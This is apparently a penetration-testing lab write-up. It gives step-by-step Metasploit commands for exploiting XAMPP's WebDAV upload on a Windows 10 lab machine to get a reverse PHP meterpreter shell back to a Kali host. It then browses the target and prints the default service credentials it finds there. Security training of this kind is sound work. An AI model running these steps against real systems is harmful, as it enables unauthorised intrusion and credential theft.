
1. Run the tool:
   msfconsole
2. Once the tool is running, search the tool to exploit xampp:
   a. *Search xampp*
3. Select the option windows/http/xampp_webdav_upload_php



4. Set payload: set payload payload/reverse_php
5. Set lhost to 10.1.2.5 (Kali Internal machine)
6. Set rhost to 10.2.4 (Window machine)




7. Run
8. We should get a meterpreter session




Once we got a meterpreter session, we could exfiltrate some important data.

In C:/xampp/webdav, we found a webdav.txt which contains all information about the xampp service running on window 10 machine




Go up 1 directory, C://xampp, we found some other critical information:

Xampp_readme_en.txt reveals everything about all the services running on Window 10 machine: MySQL, FTP, Mercury, etc.



There was also another file that contain sensitive information, xampp_passwords.txt:



Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
02/05/2021 02:21 AM <DIR> MercuryMail
12/20/2009 12:00 AM 108 mercury_start.bat
12/20/2009 12:00 AM 106 mercury_stop.bat
12/20/2009 12:00 AM <DIR> mysql
12/20/2009 12:00 AM 104 mysql_start.bat
12/20/2009 12:00 AM 102 mysql_stop.bat
12/20/2009 12:00 AM 362 passwords.txt
12/20/2009 12:00 AM <DIR> perl
12/20/2009 12:00 AM <DIR> php
12/20/2009 12:00 AM <DIR> phpMyAdmin
12/20/2009 12:00 AM 6,939 readme_de.txt
12/20/2009 12:00 AM 6,452 readme_en.txt
12/20/2009 12:00 AM <DIR> security
12/20/2009 12:00 AM <DIR> sendmail
12/20/2009 12:00 AM 17,116 setup_xampp.bat
09/28/2021 08:48 AM <DIR> tmp
12/20/2009 12:00 AM 958 uninstall_xampp.bat
12/20/2009 12:00 AM <DIR> webalizer
09/28/2021 09:44 AM <DIR> webdav
12/20/2009 12:00 AM 2,445 xampp-changes.txt
12/20/2009 12:00 AM 148,112 xampp-control.exe
12/20/2009 12:00 AM 217,240 xampp-portcheck.exe
12/20/2009 12:00 AM 111,248 xampp_cli.exe
12/20/2009 12:00 AM 94,864 xampp_restart.exe
12/20/2009 12:00 AM 78,480 xampp_service_mercury.exe
12/20/2009 12:00 AM 775 xampp_shell.bat
12/20/2009 12:00 AM 94,864 xampp_start.exe
12/20/2009 12:00 AM 94,864 xampp_stop.exe
22 File(s) 875,571 bytes
19 Dir(s) 105.379.672.064 bytes free
type passwords.txt
XAMPP Default Passwords
1) MySQL (phpMyAdmin):
User: root
Password:
(means no password!)
2) FileZilla FTP:
User: newuser
Password: wampp
User: anonymous
Passwort: some@mail.net
3) Mercury:
EMail: newuser@localhost
User: newuser
Password: wampp
4) WEBDAV:
User: wampp
Password: xampp

This is extremely dangerous as once attackers get a hold of this computer, they can leverage their attacks to go deeper into the organization's network, which can cause more damage.

